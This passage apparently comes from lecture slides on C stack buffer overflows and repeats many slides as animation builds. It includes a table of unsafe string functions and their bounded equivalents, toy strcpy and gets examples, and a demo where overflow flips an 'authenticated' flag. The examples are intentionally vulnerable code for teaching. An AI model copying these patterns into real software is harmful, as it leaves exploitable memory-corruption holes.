Overflows **`to`** whenever **`strlen(from)`** is greater than the size of **`to`**

strncpy(char *to, char *from, size_t len)

Copies 'from' into 'to' until it reaches the null character in from

Does not take into account the size of either

Overflows **`to`** whenever **`strlen(from) and len`** are both greater than the size of **`to`**

COMMON FUNCTIONS THAT CAUSE OVERFLOW

Unbounded Function: Standard C Library	Bounded Equivalent: Standard C Library	Bounded Equivalent: Windows Safe CRT
`char * gets(char *dst)`	`char * fgets(char *dst, int bound, FILE *FP)`	`char * gets_s(char *s, size_t bound)`
`int scanf(const char *FMT [, arg, ...])`	None	`errno_t scanf_s(const char *FMT [, ARG, size_t bound, ...])`
`int sprintf(char *str, const char *FMT [, arg, ...])`	`int snprintf(char *str, size_t bound, const char *FMT, [, arg, ...])`	`errno_t sprintf_s(char *dst, size_t bound, const char *FMT [, arg, ...]) w`
`char * strcat(char *str, const char *SRC)`	`char * strncat(char *dst, const char *SRC, size_t bound)`	`errno_t strcat_s(char *dst, size_t bound, const char *SRC)`
`char * strcpy(char *dst, const char *SRC)`	`char * strncpy(char *dst, const char *SRC, size_t bound)`	`errno_t strcpy_s(char *dst, size_t bound, const char *SRC)`

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE


```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE


```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = “AuthMe!”;
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


Upon return, sets %ebp to 0x0021654d



A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Upon return, sets %ebp to 0x0021654d



buffer

SEGFAULT (0x00216551)

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE


```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```


A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```




A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

	A u t h	00 00 00 00	%ebp	%eip	&arg1	
	buffer	authenticated				

A BUFFER OVERFLOW EXAMPLE


```c
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```



A BUFFER OVERFLOW EXAMPLE

```
void func(char *arg1)
{
    int authenticated = 0;
    char buffer[4];
    strcpy(buffer, arg1);
    if(authenticated) { ...
}

int main()
{
    char *mystr = "AuthMe!";
    func(mystr);
    ...
}
```

Code still runs; user now 'authenticated'



```c
void vulnerable()
{
    char buf[80];
    gets(buf);
}
```

```c
void vulnerable()
{
    char buf[80];
    gets(buf);
}
```

```c
void still_vulnerable()
{
    char *buf = malloc(80);
    gets(buf);
}
```


```c
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void safe()
{
    char buf[80];
    fgets(buf, 64, stdin);
}
```

```
void safer()
{
    char buf[80];
    fgets(buf, sizeof(buf), stdin);
}
```

BUFFER OVERFLOW PREVALENCE

Significant percent of *all* vulnerabilities



Data from the National Vulnerability Database

USER-SUPPLIED STRINGS

- In these examples, we were providing our own strings
- But they come from users in myriad aways
  - Text input
  - Network packets
  - Environment variables
  - File input…

WHAT'S THE WORST THAT CAN HAPPEN?

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

WHAT'S THE WORST THAT CAN HAPPEN?

```
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

`strcpy` will let you write as much as you want (til a '\0')

WHAT'S THE WORST THAT CAN HAPPEN?

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

`strcpy` will let you write as much as you want (til a '\0')

WHAT'S THE WORST THAT CAN HAPPEN?

```c
void func(char *arg1)
{
    char buffer[4];
    strcpy(buffer, arg1);
    ...
}
```

`strcpy` will let you write as much as you want (til a '\0')

What could you write to memory to wreak havoc?

FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

FIRST A RECAP: ARGS

```
#include <stdio.h>

void func(char *arg1, int arg2, int arg3)
{
    printf("arg1 is at %p\n", &arg1);
    printf("arg2 is at %p\n", &arg2);
    printf("arg3 is at %p\n", &arg3);
}

int main()
{
    func("Hello", 10, -3);
    return 0;
}
```

What will happen?

`&arg1 < &arg2 < &arg3?`   `&arg1 > &arg2 > &arg3?`

FIRST A RECAP: LOCALS

```c
#include <stdio.h>

void func()
{
    char loc1[4];
    int  loc2;
    int  loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

FIRST A RECAP: LOCALS

```
#include <stdio.h>

void func()
{
    char loc1[4];
    int  loc2;
    int  loc3;
    printf("loc1 is at %p\n", &loc1);
    printf("loc2 is at %p\n", &loc2);
    printf("loc3 is at %p\n", &loc3);
}

int main()
{
    func();
    return 0;
}
```

What will happen?

`&loc1 < &loc2 < &loc3?`   `&loc1 > &loc2 > &loc3?`

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):


1. **Push arguments** onto the stack (in reverse)
2. **Push the return address**, i.e., the address of the instruction you want run after control returns to you: e.g., %eip + 2
3. **Jump to the function's address**

Called function (when called):

4. **Push the old frame pointer** onto the stack: push %ebp
5. **Set frame pointer** %ebp to where the end of the stack is right now: %ebp=%esp
6. **Push local variables** onto the stack; access them as offsets from %ebp

Called function (when returning):

7. **Reset the previous stack frame**: %esp = %ebp; pop %ebp
8. **Jump back to return address**: pop %eip



STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

